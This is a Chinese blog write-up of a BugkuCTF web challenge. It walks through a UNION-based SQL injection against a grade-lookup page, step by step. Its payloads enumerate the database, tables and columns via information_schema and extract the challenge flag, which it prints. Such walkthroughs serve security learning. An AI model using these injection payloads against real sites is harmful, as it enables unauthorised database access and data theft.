

# BUGKU\_CTF WEB 20题writeup

原创


程序小黑 于 2018-10-20 13:36:16 发布 45163 收藏 5

分类专栏： [网络安全 WEB](#) [网络安全](#) 文章标签： [网络安全](#) [WEB](#)

版权声明： 本文为博主原创文章， 遵循 [CC 4.0 BY-SA](#) 版权协议， 转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/qq\\_27180763/article/details/83212754](https://blog.csdn.net/qq_27180763/article/details/83212754)

版权



[网络安全 同时被 3 个专栏收录](#)

77 篇文章 3 订阅

订阅专栏



[WEB](#)

12 篇文章 1 订阅

订阅专栏

[网络安全空间安全](#)

41 篇文章 8 订阅

订阅专栏

首先知道该页面存在sql注入漏洞。

先判断是否存在注入点。发现是单引号闭合注入。

The screenshot shows a web browser window with the following details:

- Address bar: 123.206.87.240:8002/chengjidan/index.php
- Content area:
  - Form field: 1'#
  - Submit button
- Result:

龙龙龙的成绩单

Math	English	Chinese
60	60	70

[https://blog.csdn.net/qq\\_27180763](https://blog.csdn.net/qq_27180763)

通过页面回显信息判断当前列数

The screenshot shows a web browser window with the title "BugkuCTF - 练习平台" and the tab "学生成绩查询 - Bugku一班". The address bar displays the URL "123.206.87.240:8002/chengjidian/index.php". The page content is titled "成绩查询" and contains a text input field with the value "1' order by 5#". Below the input field is a "Submit" button. The page displays the text "的成绩单" and a table with three columns: Math, English, and Chinese. The table has one row with empty cells.

[https://blog.csdn.net/qq\\_27180763](https://blog.csdn.net/qq_27180763)

## 判断页面中可以回显的点

The screenshot shows a web browser window with the same title and URL as the previous screenshot. The text input field now contains "0' union select 1,2,3,4#". The "Submit" button is present. The page displays the text "1的成绩单" and a table with three columns: Math, English, and Chinese. The table has one row with values 2, 3, and 4 respectively.

[https://blog.csdn.net/qq\\_27180763](https://blog.csdn.net/qq_27180763)

## 爆库名

The screenshot shows a web browser window with the URL `123.206.87.240:8002/chengjidan/index.php`. The title bar says "学生成绩查询 - Bugku一班". The main content area has a form with a text input field containing the SQL query `0' union select database(),2,3,4#`. Below the input is a "Submit" button. The page displays a table titled "skctf\_flag的成绩单" with three columns: Math, English, and Chinese. The data row shows values 2, 3, and 4 respectively.

Math	English	Chinese
2	3	4

[https://blog.csdn.net/qq\\_27180763](https://blog.csdn.net/qq_27180763)

使用命令：`0' union select table_name,2,3,4 from information_schema.tables where table_schema='skctf_flag'#`爆表名

The screenshot shows a web browser window with the URL `123.206.87.240:8002/chengjidan/index.php`. The title bar says "学生成绩查询 - Bugku一班". The main content area has a form with a text input field containing the SQL query `es where table_schema='fl4g'#`. Below the input is a "Submit" button. The page displays a table titled "fl4g的成绩单" with three columns: Math, English, and Chinese. The data row shows values 2, 3, and 4 respectively.

Math	English	Chinese
2	3	4

[https://blog.csdn.net/qq\\_27180763](https://blog.csdn.net/qq_27180763)

使用命令： `0' union select column_name,2,3,4 from information_schema.columns where table_name='fl4g'#`

成功拿到列名

The screenshot shows a web browser window with the title "BugkuCTF - 练习平台" and the tab "学生成绩查询 - Bugku一班". The URL in the address bar is "123.206.87.240:8002/chengjidian/index.php". The main content is titled "成绩查询" and contains a text input field with the value "0' union select column\_name,2,3,4 fr". Below the input is a "Submit" button. The text "skctf\_flag的成绩单" is displayed above a table. The table has columns "Math", "English", and "Chinese". The first row contains values 2, 3, and 4 respectively.

[https://blog.csdn.net/qq\\_27180763](https://blog.csdn.net/qq_27180763)

拿到表名和列名后，查询： 0' union select 2,skctf\_flag,4,3 from fl4g#

The screenshot shows a web browser window with the title "BugkuCTF - 练习平台" and the tab "学生成绩查询 - Bugku一班". The URL in the address bar is "123.206.87.240:8002/chengjidian/index.php". The main content is titled "成绩查询" and contains a text input field with the value "0' union select 2,skctf\_flag,4,3 from 1". Below the input is a "Submit" button. The text "2的成绩单" is displayed above a table. The table has columns "Math", "English", and "Chinese". The first row contains the value "BUGKU{Sql\_INJECT0N\_4813drd8hz4}" in the "Math" column, and 4 and 3 in the "English" and "Chinese" columns respectively.

[https://blog.csdn.net/qq\\_27180763](https://blog.csdn.net/qq_27180763)

成功拿到flag。